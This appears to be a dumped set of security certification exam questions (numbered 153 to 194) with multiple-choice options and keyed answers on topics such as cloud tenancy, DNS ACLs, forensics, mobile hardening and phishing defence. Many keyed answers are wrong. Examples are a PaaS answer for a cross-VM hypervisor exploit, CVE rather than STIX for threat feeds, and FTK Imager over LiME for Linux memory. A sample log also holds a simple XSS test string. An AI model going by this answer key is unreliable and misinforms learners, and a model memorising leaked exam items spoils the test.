A Chief Information Security Officer (CISO) of a large financial institution undergoing an IT transformation program wants to embed security across the business rapidly and across as many layers of the business as possible to achieve quick wins and reduce risk to the organization. Which of the following business areas should the CISO target FIRST to best meet the objective?

A. Programmers and developers should be targeted to ensure secure coding practices, including automated code reviews with remediation processes, are implemented immediately.

B. Human resources should be targeted to ensure all new employees undertake security awareness and compliance training to reduce the impact of phishing and ransomware attacks.
C. The project management office should be targeted to ensure security is managed and included at all levels of the project management cycle for new and in-flight projects.
D. Risk assurance teams should be targeted to help identify key business unit security risks that can be aggregated across the organization to produce a risk posture dashboard for executive management.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 153
A security administrator is concerned about the increasing number of users who click on malicious links contained within phishing emails. Although the company has implemented a process to block these links at the network perimeter, many accounts are still becoming compromised. Which of the following should be implemented for further reduce the number of account compromises caused by remote users who click these links?

A. Anti-spam gateways
B. Security awareness training
C. URL rewriting
D. Internal phishing campaign

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 154
A Chief Information Security Officer (CISO) recently changed jobs into a new industry. The CISO's first task is to write a new, relevant risk assessment for the organization. Which of the following would BEST help the CISO find relevant risks to the organization? (Choose two.)

A. Perform a penetration test.
B. Conduct a regulatory audit.
C. Hire a third-party consultant.

D. Define the threat model.
E. Review the existing BIA.
F. Perform an attack path analysis.

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 155
A security engineer is investigating a compromise that occurred between two internal computers. The engineer has determined during the investigation that one computer infected another. While reviewing the IDS logs, the engineer can view the outbound callback traffic, but sees no traffic between the two computers. Which of the following would BEST address the IDS visibility gap?

A. Install network taps at the edge of the network.
B. Send syslog from the IDS into the SIEM.
C. Install HIDS on each computer.
D. SPAN traffic form the network core into the IDS.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 156
A network administrator is concerned about a particular server that is attacked occasionally from hosts on the Internet. The server is not critical; however, the attacks impact the rest of the network.

While the company's current ISP is cost effective, the ISP is slow to respond to reported issues. The administrator needs to be able to mitigate the effects of an attack immediately without opening a trouble ticket with the ISP. The ISP is willing to accept a very small network route advertised with a particular BGP community string. Which of the following is the BEST way for the administrator to mitigate the effects of these attacks?

A. Use the route protection offered by the ISP to accept only BGP routes from trusted hosts on the Internet, which will discard traffic from attacking hosts.
B. Work with the ISP and subscribe to an IPS filter that can recognize the attack patterns of the attacking hosts, and block those hosts at the local IPS device.
C. Advertise a /32 route to the ISP to initiate a remotely triggered black hole, which will discard traffic destined to the problem server at the upstream provider.
D. Add a redundant connection to a second local ISP, so a redundant connection is available for use if the server is being attacked on one connection.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 157
A developer is reviewing the following transaction logs from a web application:

```
Username: John Doe
Street name: Main St.
Street number: <script>alert('test')</alert>
```

Which of the following code snippets should the developer implement given the above transaction logs?

A. `if ($input != strcmp($var1, "<>")) {die();}`
B. `<form name ="form1" action="/submit.php" onsubmit="return validate()" action=POST>`
C. `$input=strip_tags(trim($_POST['var1']));`
D. `<html><form name="myform" action="www.server.com/php/submit.php action=GET"`

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 158
A corporate forensic investigator has been asked to acquire five forensic images of an employee database application. There are three images to capture in the United States, one in the United Kingdom, and one in Germany. Upon completing the work, the forensics investigator saves the images to a local workstation.

Which of the following types of concerns should the forensic investigator have about this work assignment?

A. Environmental
B. Privacy
C. Ethical
D. Criminal

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 159
A security consultant is performing a penetration test on www.comptia.org and wants to discover the DNS administrator's email address to use in a later social engineering attack. The information listed with the DNS registrar is private. Which of the following commands will also disclose the email address?

A. `dig –h comptia.org`
B. `whois –f comptia.org`
C. `nslookup –type=SOA comptia.org`
D. `dnsrecon –i comptia.org –t hostmaster`

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 160
An internal application has been developed to increase the efficiency of an operational process of a global manufacturer. New code was implemented to fix a security bug, but it has caused operations to halt. The executive team has decided fixing the security bug is less important than continuing operations.

Which of the following would BEST support immediate rollback of the failed fix? (Choose two.)

A. Version control
B. Agile development
C. Waterfall development

D. Change management
E. Continuous integration

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 161
A vulnerability was recently announced that allows a malicious user to gain root privileges on other virtual machines running within the same hardware cluster. Customers of which of the following cloud-based solutions should be MOST concerned about this vulnerability?

A. Single-tenant private cloud
B. Multitenant SaaS cloud
C. Single-tenant hybrid cloud
D. Multitenant IaaS cloud
E. Multitenant PaaS cloud
F. Single-tenant public cloud

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 162
An organization's network security administrator has been using an SSH connection to manage switches and routers for several years. After attempting to connect to a router, an alert appears on the terminal emulation software, warning that the SSH key has changed.

After confirming the administrator is using the typical workstation and the router has not been replaced, which of the following are the MOST likely explanations for the warning message? (Choose two.)

A. The SSH keys were given to another department.
B. A MITM attack is being performed by an APT.
C. The terminal emulator does not support SHA-256.
D. An incorrect username or password was entered.

E. A key rotation has occurred as a result of an incident.
F. The workstation is not syncing with the correct NTP server.

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 163
Following a recent outage, a systems administrator is conducting a study to determine a suitable bench stock on server hard drives.

Which of the following metrics is MOST valuable to the administrator in determining how many hard drives to keep-on hand?

A. TTR
B. ALE
C. MTBF
D. SLE
E. RPO

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164
A laptop is recovered a few days after it was stolen.

Which of the following should be verified during incident response activities to determine the possible impact of the incident?

A. Full disk encryption status
B. TPM PCR values
C. File system integrity
D. Presence of UEFI vulnerabilities

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 165
A new database application was added to a company's hosted VM environment. Firewall ACLs were modified to allow database users to access the server remotely. The company's cloud security broker then identified abnormal from a database user on-site. Upon further investigation, the security team noticed the user ran code on a VM that provided access to the hypervisor directly and access to other sensitive data.

Which of the following should the security team do to help mitigate future attacks within the VM environment? (Choose two.)

A. Install the appropriate patches.
B. Install perimeter NGFW.
C. Configure VM isolation.
D. Deprovision database VM.
E. Change the user's access privileges.
F. Update virus definitions on all endpoints.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 166
An incident responder wants to capture volatile memory comprehensively from a running machine for forensic purposes. The machine is running a very recent release of the Linux OS.

Which of the following technical approaches would be the MOST feasible way to accomplish this capture?

A. Run the `memdump` utility with the `-k` flag.
B. Use a loadable kernel module capture utility, such as LiME.
C. Run `dd` on/dev/mem.
D. Employ a stand-alone utility, such as FTK Imager.

Correct Answer: D

Section: (none)
Explanation

Explanation/Reference:

QUESTION 167
A request has been approved for a vendor to access a new internal server using only HTTPS and SSH to manage the back-end system for the portal. Internal users just need HTTP and HTTPS access to all internal web servers. All other external access to the new server and its subnet is not allowed. The security manager must ensure proper access is configured.

New internal server IP:	10.1.50.150
Vendor IP:	208.206.109.249
External development subnet:	108.109.110.0/28
Internal subnet:	10.1.10.0/24
Web team subnet:	10.1.40.0/24
Web server subnet:	10.1.50.0/24

Below is a snippet from the firewall related to that server (access is provided in a top-down model):

Line #	Source address	Destination address	Port	Access type
1	10.1.40.0/24	10.1.50.0/24	Any	Permit
2	10.1.10.0/24	10.1.50.0/24	80	Permit
3	Any	10.1.50.0/24	Any	Deny
4	208.206.109.249	10.1.50.150	80, 22	Permit
5	10.1.40.0/24	108.109.110.0/28	80, 8080	Permit

Which of the following lines should be configured to allow the proper access? (Choose two.)

A. Move line 3 below line 4 and change port 80 to 443 on line 4.
B. Move line 3 below line 4 and add port 443 to line.
C. Move line 4 below line 5 and add port 80 to 8080 on line 2.
D. Add port 22 to line 2.

E. Add port 22 to line 5.
F. Add port 443 to line 2.
G. Add port 443 to line 5.

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 168
A security administrator wants to implement controls to harden company-owned mobile devices. Company policy specifies the following requirements:

- Mandatory access control must be enforced by the OS.
- Devices must only use the mobile carrier data transport.

Which of the following controls should the security administrator implement? (Choose three.)

A. Enable DLP
B. Enable SEAndroid
C. Enable EDR
D. Enable secure boot
E. Enable remote wipe
F. Disable Bluetooth
G. Disable 802.11
H. Disable geotagging

Correct Answer: BFG
Section: (none)
Explanation

Explanation/Reference:

QUESTION 169
While conducting online research about a company to prepare for an upcoming penetration test, a security analyst discovers detailed financial information on an investor website the company did not make public. The analyst shares this information with the Chief Financial Officer (CFO), who confirms the information is accurate, as it was recently discussed at a board of directors meeting. Many of the details are verbatim discussion comments captured by the board secretary for

purposes of transcription on a mobile device. Which of the following would MOST likely prevent a similar breach in the future?

A. Remote wipe
B. FDE
C. Geolocation
D. eFuse
E. VPN

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 170
An organization wants to allow its employees to receive corporate email on their own smartphones. A security analyst is reviewing the following information contained within the file system of an employee's smartphone:

FamilyPix.jpg
Taxreturn.tax
paystub.pdf
employeesinfo.xls
SoccerSchedule.doc
RecruitmentPlan.xls

Based on the above findings, which of the following should the organization implement to prevent further exposure? (Choose two.)

A. Remote wiping
B. Side loading
C. VPN
D. Containerization
E. Rooting
F. Geofencing
G. Jailbreaking

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 171
An infrastructure team within an energy organization is at the end of a procurement process and has selected a vendor's SaaS platform to deliver services. As part of the legal negotiation, there are a number of outstanding risks, including:

1. There are clauses that confirm a data retention period in line with what is in the energy organization's security policy.
2. The data will be hosted and managed outside of the energy organization's geographical location.

The number of users accessing the system will be small, and no sensitive data will be hosted in the SaaS platform. Which of the following should the project's security consultant recommend as the NEXT step?

A. Develop a security exemption, as the solution does not meet the security policies of the energy organization.
B. Require a solution owner within the energy organization to accept the identified risks and consequences.
C. Mititgate the risks by asking the vendor to accept the in-country privacy principles and modify the retention period.
D. Review the procurement process to determine the lessons learned in relation to discovering risks toward the end of the process.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 172
A developer emails the following output to a security administrator for review:

```
curl -X TRACE host1
User-Agent: curl/7.25.0
Host: host1
Accept: */*
Cookie: user=badguy: path=/; HttpOnly
```

Which of the following tools might the security administrator use to perform further security assessment of this issue?

A. Port scanner

B. Vulnerability scanner
C. Fuzzer
D. HTTP interceptor

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 173
An enterprise is trying to secure a specific web-based application by forcing the use of multifactor authentication. Currently, the enterprise cannot change the application's sign-in page to include an extra field. However, the web-based application supports SAML. Which of the following would BEST secure the application?

A. Using an SSO application that supports mutlifactor authentication
B. Enabling the web application to support LDAP integration
C. Forcing higher-complexity passwords and frequent changes
D. Deploying Shibboleth to all web-based applications in the enterprise

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 174
An organization wants to arm its cybersecurity defensive suite automatically with intelligence on zero-day threats shortly after they emerge. Acquiring tools and services that support which of the following data standards would BEST enable the organization to meet this objective?

A. XCCDF
B. OVAL
C. STIX
D. CWE
E. CVE

Correct Answer: E
Section: (none)

Explanation

Explanation/Reference:

QUESTION 175
A financial institution's information security officer is working with the risk management officer to determine what to do with the institution's residual risk after all security controls have been implemented. Considering the institution's very low risk tolerance, which of the following strategies would be BEST?

A. Transfer the risk.
B. Avoid the risk
C. Mitigate the risk.
D. Accept the risk.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 176
A large, public university has recently been experiencing an increase in ransomware attacks against computers connected to its network. Security engineers have discovered various staff members receiving seemingly innocuous files in their email that are being run. Which of the following would BEST mitigate this attack method?

A. Improving organizations email filtering
B. Conducting user awareness training
C. Upgrading endpoint anti-malware software
D. Enabling application whitelisting

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 177
A security architect is reviewing the code for a company's financial website. The architect suggests adding the following HTML element, along with a server-side

function, to generate a random number on the page used to initiate a funds transfer:

```
<input type=”hidden” name=”token” value=generateRandomNumber()>
```

Which of the following attacks is the security architect attempting to prevent?

A. SQL injection
B. XSRF
C. XSS
D. Clickjacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
A security engineer is assessing the controls that are in place to secure the corporate-Internet-facing DNS server. The engineer notices that security ACLs exist but are not being used properly. The DNS server should respond to any source but only provide information about domains it has authority over. Additionally, the DNS administrator have identified some problematic IP addresses that should not be able to make DNS requests. Given the ACLs below:

```
acl secondary-dns {
      192.168.1.54;
};
acl internal-nets {
      192.168.1.0/24;
};
acl blacklist-ips {
      244.0.22.39;
      12.122.1.0/24;
      122.64.8.80;
};
```

Which of the following should the security administrator configure to meet the DNS security needs?

A.
```
zone "company.com" in {
      type "master";
      file "company.hosts";
      allow-query { any; };
      allow-transfer { !blacklist-ips; };
};
```

B.
```
zone "company.com" in {
      type "master";
      file "company.hosts";
      allow-query { secondary-dns; internal-nets; !blacklist-ips; ; };
      allow-transfer {none; };
};
```

C.
```
zone "company.com" in {
      type "master";
      file "company.hosts";
      allow-query { internal-nets; !blacklist-ips; };
      allow-transfer {none; };
};
```

D.
```
zone "company.com" in {
      type "master";
      file "company.hosts";
      allow-query {any; !blacklist-ips; };
      allow-transfer { secondary-dns; };
};
```

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 179
Following a recent and very large corporate merger, the number of log files an SOC needs to review has approximately tripled. The Chief Information Security Officer (CISO) has not been allowed to hire any more staff for the SOC, but is looking for other ways to automate the log review process so the SOC receives less noise. Which of the following would BEST reduce log noise for the SOC?

A. SIEM filtering
B. Machine learning
C. Outsourcing
D. Centralized IPS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 180
An organization is deploying IoT locks, sensors, and cameras, which operate over 802.11, to replace legacy building access control systems. These devices are capable of triggering physical access changes, including locking and unlocking doors and gates. Unfortunately, the devices have known vulnerabilities for which the vendor has yet to provide firmware updates.

Which of the following would BEST mitigate this risk?

A. Direct wire the IoT devices into physical switches and place them on an exclusive VLAN.
B. Require sensors to sign all transmitted unlock control messages digitally.
C. Associate the devices with an isolated wireless network configured for WPA2 and EAP-TLS.
D. Implement an out-of-band monitoring solution to detect message injections and attempts.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 181
A core router was manipulated by a credentialed bypass to send all network traffic through a secondary router under the control of an unauthorized user connected to the network by WiFi.

Which of the following would BEST reduce the risk of this attack type occurring?

A. Implement a strong, complex password policy for user accounts that have access to the core router.
B. Deploy 802.1X as the NAC system for the WiFi infrastructure.
C. Add additional port security settings for the switching environment connected to the core router.
D. Allow access to the core router management interface only through an out-of-band channel.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 182
A company recently implemented a variety of security services to detect various types of traffic that pose a threat to the company. The following services were enabled within the network:

• Scan of specific subsets for vulnerabilities
• Categorizing and logging of website traffic
• Enabling specific ACLs based on application traffic
• Sending suspicious files to a third-party site for validation

A report was sent to the security team that identified multiple incidents of users sharing large amounts of data from an on-premise server to a public site. A small percentage of that data also contained malware and spyware

Which of the following services MOST likely identified the behavior and sent the report?

A. Content filter
B. User behavioral analytics
C. Application sandbox
D. Web application firewall
E. Endpoint protection
F. Cloud security broker

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 183
An external red team member conducts a penetration test, attempting to gain physical access to a large organization's server room in a branch office. During reconnaissance, the red team member sees a clearly marked door to the server room, located next to the lobby, with a tumbler lock.

Which of the following is BEST for the red team member to bring on site to open the locked door as quickly as possible without causing significant damage?

A. Screwdriver set
B. Bump key
C. RFID duplicator
D. Rake picking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 184
An organization is currently working with a client to migrate data between a legacy ERP system and a cloud-based ERP tool using a global PaaS provider. As part of the engagement, the organization is performing data deduplication and sanitization of client data to ensure compliance with regulatory requirements. Which of the following is the MOST likely reason for the need to sanitize the client data? (Choose two.)

A. Data aggregation
B. Data sovereignty
C. Data isolation
D. Data volume
E. Data analytics
F. Data precision

Correct Answer: BF
Section: (none)

Explanation

Explanation/Reference:

QUESTION 185
A company recently implemented a new cloud storage solution and installed the required synchronization client on all company devices. A few months later, a breach of sensitive data was discovered. Root cause analysis shows the data breach happened from a lost personal mobile device.

Which of the following controls can the organization implement to reduce the risk of similar breaches?

A. Biometric authentication
B. Cloud storage encryption
C. Application containerization
D. Hardware anti-tamper

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 186
A vendor develops a mobile application for global customers. The mobile application supports advanced encryption of data between the source (the mobile device) and the destination (the organization's ERP system).

As part of the vendor's compliance program, which of the following would be important to take into account?

A. Mobile tokenization
B. Export controls
C. Device containerization
D. Privacy policies

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 187
A security engineer is working to secure an organization's VMs. While reviewing the workflow for creating VMs on demand, the engineer raises a concern about the integrity of the secure boot process of the VM guest.

Which of the following would BEST address this concern?

A. Configure file integrity monitoring of the guest OS.
B. Enable the vTPM on a Type 2 hypervisor.
C. Only deploy servers that are based on a hardened image.
D. Protect the memory allocation of a Type 1 hypervisor.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 188
A security analyst for a bank received an anonymous tip on the external banking website showing the following:

- Protocols supported
  - TLS 1.0
  - SSL 3
  - SSL 2
- Cipher suites supported
  - TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA-ECDH p256r1
  - TLS_DHE_RSA_WITH_AES_256_CBC_SHA-DH 1024bit
  - TLS_RSA_WITH_RC4_128_SHA
- TLS_FALLBACK_SCSV non supported
- POODLE
- Weak PFS
- OCSP stapling supported

Which of the following should the analyst use to reproduce these findings comprehensively?

A. Query the OCSP responder and review revocation information for the user certificates.
B. Review CA-supported ciphers and inspect the connection through an HTTP proxy.
C. Perform a POODLE (SSLv3) attack using an exploitations framework and inspect the output.

D. Inspect the server certificate and simulate SSL/TLS handshakes for enumeration.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 189
A company is moving all of its web applications to an SSO configuration using SAML. Some employees report that when signing in to an application, they get an error message on the login screen after entering their username and password, and are denied access. When they access another system that has been converted to the new SSO authentication model, they are able to authenticate successfully without being prompted for login.

Which of the following is MOST likely the issue?

A. The employees are using an old link that does not use the new SAML authentication.
B. The XACML for the problematic application is not in the proper format or may be using an older schema.
C. The web services methods and properties are missing the required WSDL to complete the request after displaying the login page.
D. A threat actor is implementing an MITM attack to harvest credentials.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 190
A technician is reviewing the following log:

```
1/10/2018 20:30:11 172.56.90.21:8080 -> 192.168.1.10:80 Remote host initiate connection
1/10/2018 20:30:12 102.56.7.210:443 -> 192.168.1.10:1030 Social media chat
1/10/2018 20:30:13 192.168.20.4:2112 -> 172.172.20.34 Sensitive watermarked document transferred
1/10/2018 20:30:14 10.0.200.30:3018 -> 88.23.10.44:80 Improper website accessed
```

Which of the following tools should the organization implement to reduce the highest risk identified in this log?

A. NIPS
B. DLP
C. NGFW
D. SIEM

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 191
Due to a recent acquisition, the security team must find a way to secure several legacy applications. During a review of the applications, the following issues are documented:

- The applications are considered mission-critical.
- The applications are written in code languages not currently supported by the development staff.
- Security updates and patches will not be made available for the applications.
- Username and passwords do not meet corporate standards.
- The data contained within the applications includes both PII and PHI.
- The applications communicate using TLS 1.0.
- Only internal users access the applications.

Which of the following should be utilized to reduce the risk associated with these applications and their current architecture?

A. Update the company policies to reflect the current state of the applications so they are not out of compliance.
B. Create a group policy to enforce password complexity and username requirements.
C. Use network segmentation to isolate the applications and control access.
D. Move the applications to virtual servers that meet the password and account standards.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 192
A security consultant was hired to audit a company's password are account policy. The company implements the following controls:

- Minimum password length: 16
- Maximum password age: 0
- Minimum password age: 0
- Password complexity: disabled
- Store passwords in plain text: disabled
- Failed attempts lockout: 3
- Lockout timeout: 1 hour

The password database uses salted hashes and PBKDF2. Which of the following is MOST likely to yield the greatest number of plain text passwords in the shortest amount of time?

A. Offline hybrid dictionary attack
B. Offline brute-force attack
C. Online hybrid dictionary password spraying attack
D. Rainbow table attack
E. Online brute-force attack
F. Pass-the-hash attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 193
A company uses an application in its warehouse that works with several commercially available tablets and can only be accessed inside the warehouse. The support department would like the selection of tablets to be limited to three models to provide better support and ensure spares are on hand. Users often keep the tablets after they leave the department, as many of them store personal media items.

Which of the following should the security engineer recommend to meet these requirements?

A. COPE with geofencing
B. BYOD with containerization
C. MDM with remote wipe
D. CYOD with VPN

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 194
After an employee was terminated, the company discovered the employee still had access to emails and attached content that should have been destroyed during the off-boarding. The employee's laptop and cell phone were confiscated and accounts were disabled promptly. Forensic investigation suggests the company's DLP was effective, and the content in question was not sent outside of work or transferred to removable media. Personality owned devices are not permitted to access company systems or information.

Which of the following would be the MOST efficient control to prevent this from occurring in the future?

A. Install application whitelist on mobile devices.
B. Disallow side loading of applications on mobile devices.
C. Restrict access to company systems to expected times of day and geographic locations.
D. Prevent backup of mobile devices to personally owned computers.
E. Perform unannounced insider threat testing on high-risk employees.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference: